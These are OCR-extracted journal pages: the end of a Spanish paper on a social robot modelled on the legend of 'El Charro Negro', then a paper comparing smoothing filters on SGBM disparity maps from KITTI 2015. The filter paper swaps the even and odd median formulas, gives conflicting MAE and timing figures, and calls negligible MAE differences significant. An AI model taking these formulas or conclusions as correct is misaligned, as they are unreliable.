El estudio de CleverNAO [9] utiliza un robot NAO para incorporarle comunicación verbal a través de programación con una API de texto a voz y voz a texto, además de dotarle con la capacidad de procesar lenguaje natural con el uso de una inteligencia artificial llamada “Cleverbot” desarrollada por la compañía Existor.

Hoy en día, el avance de las inteligencias artificiales ha crecido a tal punto de ser capaces de simular diálogos humanos [10], superando por mucho la capacidad de Cleverbot para mantener conversaciones coherentes. La investigación realizada por [11] han demostrado la capacidad de las IAs generativas para interpretar personajes con emociones, comportamientos y saberes diferentes, con el fin de interactuar con el jugador a través de conversaciones. La implementación de alguna de estas IA en un robot lo dotaría de una personalidad que utilizaría para conversar con personas de forma natural.

La interacción humano-robot (HRI por sus siglas en inglés) es el estudio interdisciplinario de la interacción entre humanos y robots [12]. El estudio de [5] señala que, en los entornos educativos, los robots deben ser culturalmente responsivos, es decir, que incorporen elementos culturales significativos, con el fin de mejorar la aceptación e interés al público, y así para mejorar la interacción humano-robot. Además, el estudio de [13] observó que al incluir prácticas culturales a un curso de arte, IA y robótica orientado a culturas urbanas incrementó la participación y compromiso estudiantil.

Las leyendas son parte del patrimonio cultural de México. Integrar este elemento en el diseño de un robot se traduciría en que este reciba una mejor aceptación y sea de mayor relevancia para el público mexicano. Para este proyecto, se escogió particularmente la leyenda de “El Charro Negro” [14] como base de la caracterización y diseño del robot. La incorporación de la inteligencia artificial permitiría al robot actuar como el protagonista de dicha leyenda y la integración de la comunicación verbal complementaría lo anterior ofreciendo una experiencia más inmersiva y personal con el público. Todo lo anterior sumado, espera enriquecer la experiencia de la interacción humano-robot para así lograr acercar a todo público a temas de ciencia y tecnología usando elementos culturalmente familiares.

3 Metodología

El desarrollo del robot social "El Charro Negro" se implementó mediante una metodología de 3 etapas: preparación, construcción y despliegue.

3.1 Preparación

En esta etapa inicial, se definieron los objetivos generales y establecieron los requisitos básicos. Se identificaron las siguientes prioridades:

- Interacción social: El robot debió ser capaz de mantener conversaciones fluidas y contextuales, utilizando inteligencia artificial y sistemas de reconocimiento y síntesis de voz.
- Movimientos articulados: Se requirió la implementación de servomotores para realizar movimientos que complementaran la interacción verbal.
- Diseño cultural: El robot debió integrar elementos visuales y narrativos basados en la leyenda de “El Charro Negro", asegurando su relevancia cultural y atractivo para el público.

En base a lo anterior, se propusieron, analizaron y seleccionaron los principales recursos tecnológicos que se usarían para la elaboración y funcionamiento del robot:

- Computadora Monoplaca Raspberry Pi 2B: Controlador central para manejar salida y entrada de audio, conexión a internet y control de servomotores.
- Modelo de IA generativa Gemini Flash 1.5. Servicio en línea accesible a través de la programación con la integración de su API. Se optó por esta ya que ofrece un uso gratuito, aunque limitado.
- Servicio speech de Microsoft Azure. Brinda los servicios en línea de síntesis y reconocimiento de voz, usados para la comunicación verbal con el robot.
- Múltiples servomotores. Estos formaron las articulaciones del robot y fueron controlados con ayuda de una placa controladora PCA9685.
- Python como lenguaje de programación principal. Se utilizaron librerías de control de audio accesibles: wave, sounddevice, numpy y pydub. Para realizar peticiones a los servicios en línea se utilizó la librería requests y json. Para controlar los servomotores se utilizó RPi y adafruit_servokit.

En la figura 1, se muestra la arquitectura y conexiones de los recursos tecnológicos utilizados, mediante flechas se expresa las entradas y salidas de los datos. La integración de todas estas tecnologías dotó al robot de la capacidad de funcionar de manera independiente.




Figura 1. Esquema de la arquitectura y conexiones de las tecnologías utilizadas.

3.2 Construcción

En esta etapa, se llevó a cabo el diseño y modelado de los principales componentes del robot social, considerando tanto los aspectos técnicos como los culturales. El proceso se dividió en tres áreas clave: El diseño físico y estructural, el diseño de la interacción y la implementación del algoritmo.

3.2.1 Diseño físico y estructural

El diseño físico del robot se realizó utilizando el software Blender. Gracias a este, fue posible crear un modelo 3D detallado y modular. En la figura 2, se muestra el diseño del torso, cabeza y ambos brazos, que permitieron darle una apariencia esquelética inspirada en la leyenda del Charro Negro.




Figura 2. Modelado 3D en Blender del robot (elaboración propia).

Al diseñar el modelo, fue indispensable considerar la integración de los componentes electrónicos, así como el diseño de cada articulación como una pieza diferente, para permitir el libre movimiento a cada una. Además del diseño 3D, se caracterizó al robot con un traje de charro.

Para lograr los movimientos articulados, en la placa Raspberry Pi se programó un sistema que permitiese realizar los movimientos de las articulaciones del robot a través del cambio del ángulo de rotación de los servomotores conectados. Un conjunto de cambios de ángulos de diferentes servomotores ejecutados de forma secuencial conforma una animación, la cual se reproduciría al mismo tiempo que el robot habla.

3.2.2 Flujo de interacción

Se diseñó un algoritmo que representaría el flujo esperado de una interacción del usuario con el robot. La interacción esperada es que "El Charro Negro" ofrezca un trato al usuario que este decidirá si aceptar o no. Esta interacción está inspirada directamente de la leyenda. Este consta de los siguientes pasos:

- Inicio: El usuario presiona un botón que inicia el sistema. "El Charro Negro" se presenta, saluda al usuario y le solicita su nombre y profesión.
- Captura: El usuario responde verbalmente, proporcionando su nombre y profesión. El sistema de reconocimiento de voz captura el audio y lo convierte en texto.
- Generación de respuesta: El texto se procesa mediante la inteligencia artificial, la cual genera una respuesta según el contexto. El robot utiliza el nombre del usuario y su profesión para responder de forma personalizada ofreciéndole un "trato" o propuesta.
- Respuesta del usuario: El usuario puede aceptar o rechazar el trato. Dependiendo de la situación, el robot continúa la conversación ciclándose o finaliza la interacción.

3.2.3 Implementación del algoritmo

Inicialmente, se implementó el funcionamiento como el establecido en el flujo de interacción en un programa en lenguaje de programación Python. El proceso de generar una respuesta personalizada implica enviar una petición al servicio de Gemini para procesar la respuesta del usuario. Los procesos de sintetizar el texto en voz y de reconocer la voz a texto usan el servicio en línea de Azure, por lo que también requiere realizar una petición al servicio. En especial, los servicios de Azure generan costos por cada petición según su tamaño, por lo que, para reducir costos en la síntesis de voz, se sintetizaron previamente respuestas predefinidas que fueron clasificadas bajo diferentes categorías. En la figura 3, se muestra el diagrama de flujo del algoritmo: en función de la respuesta del usuario, la Inteligencia Artificial identifica la categoría para reproducir una de estas respuestas en lugar de sintetizarla nuevamente. Adicionalmente, se limitó la cantidad de respuestas que puede dar el robot en una sola conversación. La política del manejo de los datos de la voz para su reconocimiento está especificada en la página oficial de los servicios de Microsoft Azure, bajo la categoría de "*Batch Transcription*" [15]: las grabaciones de voz son efectuadas localmente para un único uso, sin retención.

Además, el programa ejecuta secuencias de movimiento que los servomotores efectúan sincronizándose con la reproducción de la voz sintetizada.




Figura 3. Diagrama de flujo el algoritmo final (elaboración propia).

3.3 Despliegue

El prototipo armado y programado del robot "El Charro Negro" fue presentado en dos eventos de divulgación científica. Estas presentaciones no solo permitieron evaluar el funcionamiento técnico del robot, sino también observar y analizar las reacciones del público ante su interacción con el prototipo.

Para evaluar el impacto generado sobre el público y la interacción humano-robot, se realizó una encuesta de satisfacción en escala de Likert. Los participantes que interactuaron con el robot dieron su evaluación personal referente a diferentes aspectos del robot, dándoles un puntaje del 1 al 5 para cada uno, siendo el 1 el puntaje más bajo y el 5 el más alto. Las preguntas realizadas fueron:

1. ¿Qué tan atractivo le pareció el robot?
2. ¿Qué tan fluidas percibió las conversaciones con el robot?
3. ¿Qué tan personalizadas y coherentes le han parecido las respuestas del robot?
4. ¿Qué tan atractiva le pareció la escenografía?
5. ¿Cuánto interés y/o entusiasmo le generó al interactuar con el robot?

Posteriormente, se calculó la correlación de Spearman para observar qué aspectos fueron los que más influyeron en interés y entusiasmo de los encuestados.

4 Resultados

Durante los eventos, el robot fue presentado en un *stand* donde los asistentes pudieron interactuar con él. En la figura 4, se muestra una fotografía del robot en exposición de uno de los eventos de divulgación científica. Asistieron a cada evento aproximadamente 400 personas de entre 15 y 70 años, entre los que se incluían padres de familia, estudiantes y profesionistas de diferentes áreas de conocimiento. Sin embargo, de los que interactuaron con “El Charro Negro”, sólo 25 se ofrecieron a responder la encuesta.



Figura 4. El robot “El Charro Negro” siendo presentado en el *stand (fotografía propia).*

En la Tabla 1, se muestran los datos recopilados a través del cuestionario. Esta tabla muestra la distribución de las respuestas de los participantes y la puntuación media obtenida, para cada aspecto del robot

evaluado, así como los coeficientes de Spearman, mostrando con qué fuerza afectó cada aspecto en el interés y entusiasmo generado en el público, donde 0 es nada y 1 es por completo.

Tabla 1. Resultados de la evaluación de cada aspecto y su coeficiente de Spearman (C. S.).

Aspecto Evaluado	**1**	**2**	**3**	**4**	**5**	**Media**	**C. S.**
Atractivo Visual del Robot	0	1	3	10	11	4.24	0.56
Fluidez de la Conversación	0	1	12	6	6	3.68	0.22
Personalización de las Respuestas	1	2	5	8	9	3.88	0.39
Diseño y Escenografía	0	2	3	8	12	4.20	0.40
Interés/Entusiasmo Generado	0	0	2	9	14	4.48	

Como se observa en la Tabla 1, las puntuaciones medias para la mayoría de los aspectos fueron notablemente altas (superiores a 4.0 en una escala de 5 puntos), indicando una recepción muy positiva por parte de los participantes.

Como el funcionamiento del algoritmo depende de conexión a Internet para comunicarse con los servicios de Azure y Gemini, y en los eventos no se contó con una conexión lo suficientemente rápida y estable, se notaron latencias significativas de 7 a 15 segundos entre cada respuesta durante las interacciones. Esto se ve reflejado en el bajo puntaje obtenido en el aspecto de Fluidez de la conversación. No obstante, esto no pareció afectar demasiado el interés generado en el público como lo muestra su coeficiente de Spearman de 0.22 para ese aspecto, sugiriendo que al público no le tomó demasiada importancia a este defecto.

Las altas puntuaciones del atractivo del robot y de la escenografía junto con sus coeficientes de Spearman de 0.56 y 0.40 respectivamente, sugieren que estos aspectos fueron los que más entusiasmaron e interesaron al público. Esto viene acompañado de comentarios realizados por los participantes, pues algunos de ellos mencionaron que el diseño del robot junto con la escenografía se sentía realista.

Así también, se observó que muchos participantes reaccionaron con asombro y desconcierto cuando el robot respondía coherentemente a comentarios o preguntas específicas o cuando hacía “tratos” personalizados en base a la profesión del usuario.

5 Conclusiones

A partir de los resultados de la encuesta y los comentarios recibidos, se demuestra que el robot social “El Charro Negro” generó una experiencia positiva y relevante para el público. Esto se refleja en los altos puntajes del interés y entusiasmo generado. Los coeficientes de Spearman señalan que este entusiasmo fue principalmente generado por la apariencia del robot y su escenografía, que incorporan elementos culturales tradicionales, inspirados en la leyenda del “Charro Negro”. Lo cual evidencia que la incorporación de elementos culturales en la robótica resulta una estrategia efectiva para atraer la atención del público. Además, la interacción con el robot mediante lenguaje natural de forma verbal generó emociones a los participantes que interactuaron, mejorando así la experiencia y el interés.

Los puntos mencionados anteriormente respaldan la idea de que la combinación de la robótica y cultura puede ser una herramienta poderosa para fines de divulgación científica y acercamiento del público a la ciencia y la tecnología.

Sin embargo, el alcance de este estudio está muy limitado debido a las capacidades del hardware utilizado y el pequeño tamaño de la muestra analizada.

Para futuros trabajos, se podría disminuir la dependencia de servicios en línea, utilizando modelos de síntesis y reconocimiento de voz locales, para lo cual se requeriría de hardware más potente, o distribuir el procesamiento a otros dispositivos.

Es posible aumentar la rigurosidad del estudio ampliando la cantidad de personas encuestadas y recopilar datos demográficos de los participantes. Así mismo, sería útil aplicar elementos culturales más específicos a otros robots para comparar los resultados de las evaluaciones a sus interacciones humano-robot entre poblaciones que acepten dichos elementos y otras que sean ajenas a ella.

Referencias

[1] Freitas, E. J. de R., Guimarães, M. P., Ramos, J. V., & Silva, C. D. da, Jr. (2023). A robotics club in high school: An experience report. In 2023 Latin American Robotics Symposium (LARS), 2023 Brazilian Symposium on Robotics (SBR), and 2023 Workshop on Robotics in Education (WRE) (pp. 683–688). IEEE. https://doi.org/10.1109/LARS/SBR/WRE59448.2023.10332926

[2] Konrad, T., Wiek, A., & Barth, M. (2020). Embracing conflicts for interpersonal competence development in project-based sustainability courses. International Journal of Sustainability in Higher Education, 21(1), 76–96. https://doi.org/10.1108/IJSHE-06-2019-0190

[3] Silva, M. F., Dias, A., Guedes, P., Barbosa, R., Estrela, J., Moura, A., & Cerqueira, V. (2025). An educational robotics competition – The Robotics@ISEP Open experience. In 2025 IEEE International Conference on Autonomous Robot Systems and Competitions (ICARSC) (pp. 185–191). IEEE. https://doi.org/10.1109/ICARSC65809.2025.10970152

[4] Pang, W., Wong, C., & Seet, G. (2018). Exploring the use of robots for museum settings and for learning heritage languages and cultures at the Chinese Heritage Centre. Presence, 26(4), 420–435. https://doi.org/10.1162/PRES_a_00306

[5] Louie, B., Björling, E. A., Kuo, A. C., & Alves-Oliveira, P. (2022). Designing for culturally responsive social robots: An application of a participatory framework. Frontiers in Robotics and AI, 9, Article 983408. https://doi.org/10.3389/frobt.2022.983408

[6] Pérez Vidal, A. J., Castro-González, Á., Alonso Martín, F., Castillo, J. C., & Salichs, M. Á. (2017). Evolución de la robótica social y nuevas tendencias. In Actas de las XXXVIII Jornadas de Automática (pp. 836–843). Servizo de Publicacións, Universidade da Coruña. https://doi.org/10.17979/spudc.9788497497749.0836

[7] Espinoza, C., Alamo, A., & Raez, R. (2022). AMIGUS: A robot companion for students. In 2022 17th ACM/IEEE International Conference on Human-Robot Interaction (HRI) (pp. 669–673). IEEE. https://doi.org/10.1109/HRI53351.2022.9889494

[8] Laplaza, J., Pascual-Leone, A., Cañamero, L., Canseco, E., García-Soler, Á., & Salichs, M. A. (2022). IVO Robot: A new social robot for human-robot collaboration. In 2022 17th ACM/IEEE International Conference on Human-Robot Interaction (HRI) (pp. 860–864). IEEE. https://doi.org/10.1109/HRI53351.2022.9889458

[9] Serrano, J., Gonzalez, F., & Zalewski, J. (2015). CleverNAO: The intelligent conversational humanoid robot. In 2015 IEEE 8th International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS) (Vol. 2, pp. 887–892). IEEE. https://doi.org/10.1109/IDAACS.2015.7341431

[10] Obrenovic, B., Gu, X., Wang, G., Godinic, D., & Jakhongirov, I. (2024). Generative AI and human-robot interaction: implications and future agenda for business, society and ethics. AI & SOCIETY. Advance online publication. https://doi.org/10.1007/s00146-024-01889-0

[11] Marincioni, A., Miltiadous, M., Zacharia, K., Heemskerk, R., Doukeris, G., Preuss, M., & Barbero, G. (2024). The effect of LLM-based NPC emotional states on player emotions: An analysis of interactive game play. In 2024 IEEE Conference on Games (CoG). IEEE. https://doi.org/10.1109/CoG60054.2024.10645631

[12] Feil-Seifer, D., & Mataric, M. J. (2009). Human-Robot Interaction. In R. A. Meyers (Ed.), Encyclopedia of Complexity and Systems Science (pp. 4643–4661). Springer. https://doi.org/10.1007/978-0-387-30440-3_274

[13] Gaskins, N. R. (2024). Art, AI and Robotics: A new pathway for youth to voice and identity. VUE (Voices in Urban Education), 52(2). https://doi.org/10.35240/vue.74

[14] Pitalúa Cobos, P. C. (n.d.). Leyendas de Orizaba y la región. Didactika impresores.

[15] Microsoft. (2025, 24 de junio). Data and Privacy for Speech to text. Microsoft Learn. https://learn.microsoft.com/en-us/azure/ai-foundry/responsible-ai/speech-service/speech-to-text/data-privacy-security

Effect of applying smoothing filters on improving disparity maps in stereo images
Efecto de la aplicación de filtros de suavizado en la mejora de mapas de disparidad en imágenes estéreo

Jorge Eduardo Sánchez Trejo [1], Jorge Luis Pérez Ramos [1], Hugo Jiménez Hernández [1], Selene Ramírez Rosales [1] and Jesús Emanuel Díaz Rodríguez [1]

[1] Facultad de Informática UAQ, Av. de las Ciencias S/N, 76230 Juriquilla, Querétaro, México
jsanchez142@alumnos.uaq.mx; jorge.luis.perez@uaq.mx; hugo.jimenez@uaq.mx; selene.ramirez@uaq.mx; jdiaz87@alumnos.uaq.mx

Fecha de recepción: 29 de septiembre de 2025
Fecha de aceptación: 11 de marzo de 2026

Summary. This work develops an application of different classical filtering techniques in order to demonstrate their impact on the generation of disparity maps with OpenCV, commonly used to create 3D reconstructions. The experimentation stage was developed using the Semi-Global Block Matching (SGBM) algorithm as a standard option, due to its wide recognized characteristics, being applied to the set of stereo images from the KITTI 2015 dataset, applying the median, Gaussian and bilateral filters. The evaluation metrics were the visual quality of the final result, the mean absolute error (MAE) and the computation time. The results demonstrate the effectiveness of the bilateral filter compared to other options, since it manages to mitigate noise with a reasonable computation time, preserving edge consistency and proving to be a practical alternative for computer vision applications and 3D scene reconstruction.

Keywords: Disparity Map, Computer Vision, Image Filtering, Stereo Vision, Semi-Global Block Matching.

Resumen. Este trabajo desarrolla una aplicación de diversas técnicas de filtrado clásicas para demostrar su impacto en la generación de mapas de disparidad con OpenCV, herramienta comúnmente utilizada para crear reconstrucciones 3D. La fase experimental se llevó a cabo utilizando el algoritmo *Semi-Global Block Matching* (SGBM) como opción estándar —dada su reconocida eficacia— y aplicándolo al conjunto de imágenes estéreo del *dataset* KITTI 2015, empleando filtros de mediana, gaussianos y bilaterales. Las métricas de evaluación fueron la calidad visual del resultado final, el error absoluto medio (MAE) y el tiempo de cómputo. Los resultados demuestran la eficacia del filtro bilateral frente a otras opciones, ya que logra mitigar el ruido en un tiempo de cómputo razonable, preserva la consistencia de los bordes y se perfila como una alternativa práctica para aplicaciones de visión por computadora y reconstrucción de escenas en 3D.

Palabras Clave: Mapa de disparidad, visión por computadora, filtrado de imágenes, visión estéreo, correspondencia de bloques semiglobal.

1 Introduction

Computer vision is considered in many areas as a cutting-edge tool in the field of autonomous robotics applications, feature extraction, pattern recognition and in industrial inspection applications. In applications where feature knowledge requires depth information allowing the understanding of the 3D geometry of a specific environment or object, it plays a relevant role in many problems today [1-2]. A common way to make this depth calculation from 2D images is through images captured by stereo cameras. These capture two images with a controlled phase shift similar to what human eyes do [3].

This problem is constantly addressed in the literature, however, current algorithms that generate the so-called disparity maps (difference between pairs of phased images) generate noise, regions lacking definition and discontinuous areas where edges defining important textures are found. These defects greatly impact the accuracy with which 3D reconstructions are made [4].

Therefore, a practical and low computational impact strategy is needed to achieve an improvement in the quality with which disparity maps are constructed. This can be achieved through a one-stage post-processing filtering strategy. Some filters such as (i) median [5]; (ii) Gaussian [6]; and (iii) bilateral filters

usually have advantages and certain considerations when working with edges, noise and computational cost, as seen in Table 1 [7].

Table 1. Filters and expressions.

Filter	Equation
Median	• $Median(S) = x_{\frac{n+1}{2}}$ (when n is even) • $Median(S) = \frac{x_{\frac{n}{2}} + x_{\frac{n}{2}+1}}{2}$ (when n is odd)
Gaussian	$G_{(x,y)} = \frac{1}{2\pi\sigma^2} e^{-\frac{x^2+y^2}{2\sigma^2}}$
Bilateral	$I'(p) = \frac{1}{w_p} \sum_{q\in\Omega} I(q) f_s(\|\|p-q\|\|) f_r(\|I(p)-I(q)\|)$

This paper aims to demonstrate the impact of applying different filters in post-processing and to observe the quality of the generated disparity maps. To do this, we will use the Semi-Global Block Matching (SGBM) algorithm available in the OpenCV Python library, using images from the public stereo image dataset to perform the comparison in the application of the filters [8].

The following sections of the article are composed as follows: Section 2 presents an analysis of the current methods reported in the literature; Section 3 presents the overall methodology of the proposal, as well as details of the dataset used. Section 4 analyzes the results found, and Section 5 presents the conclusion and future work.

2 State of the art

This section presents an analysis of previous work that includes classical methods used to construct disparity maps, such as Block Matching (BM) and SGBM, which involve noise and discontinuities. Likewise, various works in the literature show simple filters that help with improvements without increasing the complexity of the proposals. Some efficient methods already in progress are also analyzed, which improve results by sacrificing resources and gaining greater computational complexity. This analysis can be seen in Table 2.

Table 2. Analysis of state-of-the-art works with different filters.

Work	Method	Filtering technique	Details
Hirschmüller (2005) [8]	Semi-Global Block Matching (SGBM)	Without filtering	Original SGBM proposal, accurate but noisy in homogeneous regions.
Zhang et al. (2013) [9]	Classic dense stereo	Bilateral filter	Enhance the preservation of edges, but with high computational cost.
Yoon & Kweon (2006) [10]	Adaptive stereo correspondence	Guided adaptive filters	Noise mitigate on planar zones, with complexity increase
Hosni et al. (2012) [11]	Local and global methods	Cross-based cost aggregation	Efficient strategy to reduce noise, good preservation of edges
Chang & Chen (2018) [12]	Deep Learning-based methods	Neural networks	It has high accuracy, but requires large computational power and a data set for training.

In summary, Table 2 shows that classical algorithms perform well in generating disparity maps, but they generate noise in textureless regions or those with edges. Advanced techniques exist, but they are computationally expensive. In contrast, simple filters are used as an efficient alternative that improves the quality of disparity maps with a low impact on complexity.

3 Methodology

As part of the methodology, the dataset of stereo images used as an assessment of the proposed strategy is described. This dataset is freely distributed and is called KITTI Stereo 2015 in its version 13.03.2017 where the ground truth for disparity maps is improved. This dataset contains 200 images in pairs and 200 paired test images, each in PNG format. Specifically, it works with the Stereo/optical Flow dataset, available at [13].

3.1 Approach and Experimental process

The proposal consists of 4 stages mainly as shown in Figure 1. In the first stage, the stereo image pairs from the KITTI 2015 dataset are read, then in the second stage the disparity map is generated with a known and proven technique, this being the Semi-Global Block Matching (SGBM) algorithm implemented with *OpenCV* libraries in Python.

For the experimental process, the proposal was implemented in *Python* version 3.9.12 with the development environment (IDE) *Visual Studio Code* 1.103.2 (x64), as well as the *OpenCV* libraries for the creation of the disparity maps; *Matplotlib* for the visualization; *Numpy* for the numerical part; and *Pandas* for the evaluation metrics.




Figure 1. Image processing stages for filter analysis.

The following stage is considered the central contribution of this work where a post-processing stage is added where different filters will be applied to smooth the features obtained in the disparity map. In the last stage, the results are evaluated by comparing the final disparity map when a particular filter is applied to it, comparing the output for the median, Gaussian, and bilateral filters. This process is observed in the form of pseudocode in Algorithm 1 (see Figure 2). The hardware used as a platform for experimentation in terms of computing time was an Asus ROG Strix 16 laptop, with Intel Core i7-13650HX (13th generation, 14 cores), with 16 GB DDR5 RAM.

Algorithm 1 Methodology for evaluating filters in disparity maps

Input: Stereo images (I_L, I_R),
Output: $DM_f, \Delta t, MAE$

$I_L, I_R \leftarrow cv2.imread()$ — *Load stereo images*

$cv2.StereoSGBM$ — *Configure parameters and create object*

$DM_{raw} = SGBM(I_L, I_R)$ — *Calculate initial disparity map*

$DM_{vis} \leftarrow DM_{raw}$ — *Normalize for display*

$F \leftarrow$ Filter

foreach $F \in \{none, median, gaussian, bilateral\}$ **do**
  if $F = none$ **then**
    $DM_f \leftarrow DM_{vis}$
  else if $F = median$ **then**
    $DM_f \leftarrow MedianBlur(DM_{vis}, k)$
  else if $F = gaussian$ **then**
    $DM_f \leftarrow GaussianBlur(DM_{vis}, k, \sigma)$
  else if $F = bilateral$ **then**
    $DM_f \leftarrow BilateralFilter(DM_{vis}, d, \sigma_c, \sigma_s)$
  Δt — *Execution time (sec)*
end
$MAE = mean(|DM_f - DM_{gt}|)$ — *Mean Absolute Error (MAE)*
return $DM_f, \Delta t, MAE$

Figure 2. Disparity map evaluation algorithm.

The evaluation metrics used were based on the analysis of computation time for each of the different filters applied, keeping the algorithm constant to create the disparity map. The Mean Absolute Error (MAE) analysis was also performed and complemented with a visual inspection of the results obtained.

4 Experimental Results and Discussion

At this stage, the Python work and programming environment is used, where the experimental space is structured by means of folders where the images are distributed in IL and IR, in addition to the disparity maps available in the dataset as ground thrue $MDgt$. With a folder where all the outputs of the experimental process are stored for the results when no filter is applied, the Gaussian, median and bilateral.

Following the process of Algorithm 1 (see Figure 2), the stereo images are loaded in pairs, converted to grayscale, and the filtering stage begins as appropriate. Subsequently, to run the *OpenCV* SGBM algorithm, the KITTI 2015 dataset recommends some parameters to improve results. First, the *minDisparity* parameter is set to 0 since the objects are located in front of the scene; the *numDisparities* parameter is configured between 128 and 256 to encompass both distant and near objects; *blockSize* is regularly set and adjusted between 3 and 9 px. The *uniquenessRatio* value is commonly used between 10 and 15. There is an intensity *normalization* parameter, typically between 31 and 63, for the *preFilterCap* parameter; and finally, the parameter in which the algorithm is run. For this dataset, the *cv2.STEREO_SGBM_MODE_SGBM_3WAY* mode is recommended.

In the experimental process, 400 pairs of images are evaluated for each filter, in total 1600 images are processed, where the results of the average processing time and the Mean Average Error are summarized in Table 3 and in the graphs in Figure 3.

Table 3. Average computing time and average MAE result.

Filter	Average time (sec)	Average MAE
None	0.0256	8,723.78
Median	0.0233	8,724.29
Gaussian	0.0260	8,723.67
Bilateral	0.0232	8,723.74

We can see that the base values when no filter is applied have a MAE value of 8,727.78 and an average execution time of 0.0256 sec. Based on this, the Median filter slightly reduces noise (see Figure 4) and is a little faster.




Figure 3. Comparative graph of the results in computation time and MAE.

In the case of the Gaussian filter, it doesn't significantly improve accuracy and is slightly slower than the previous two. Finally, the bilateral filter reduces noise and performs as quickly as the median filter.




Figure 4. Visual comparison of the application of the filter on disparity maps.

4.1 Discussion

The results obtained from the process in general, and from the sample presented as a summary, show that an image post-processing process significantly impacts the results obtained in the final disparity map. Some filters perform better in particular characteristics, such as the bilateral filter, which notably results in edges, and requires more computation time compared to the other filters. This could be applied where quality versus response time is essential. On the other hand, the Gaussian and median filters improve quality in the presence of noise with a balance in computation time. However it is necessary to improve this comparison and expand the research to other algorithms and more sophisticated filters, and segment the analysis of efficiency versus computation time.

5 Conclusions and Future Work

The strategy proposed to demonstrate the difference and impact of a disparity map post-processing step in this work reveals a significant impact on the quality of the obtained disparity maps, improving their visual quality and also impacting computation time. In summary, the filter that presented the best balance between final quality and computation time was the bilateral edge-preserving filter, which aids in better 3D reconstruction of scenarios.

This work highlighted an opportunity to expand the comparison process with different datasets in different scenarios and lighting conditions that may affect the process, implementing more advanced filters, and even incorporating deep learning techniques or different algorithms, allowing for more complete and robust evaluations.

Acknowledgments

We would like to thank the reviewers for their pertinent comments and the CIICCTE (Centro de Investigación e Innovación en Ciencias de la Computación y Tecnología Educativa) and the FIF-UAQ which provided technical and infrastructure support.

References

[1] Kang, Z., Yang, J., Yang, Z., & Cheng, S. (2020). A review of techniques for 3d reconstruction of indoor environments. ISPRS International Journal of Geo-Information, 9(5), 330.
[2] Beall, C., Lawrence, B. J., Ila, V., & Dellaert, F. (2010, October). 3D reconstruction of underwater structures. In 2010 IEEE/RSJ International Conference on Intelligent Robots and Systems (pp. 4418-4423). IEEE.
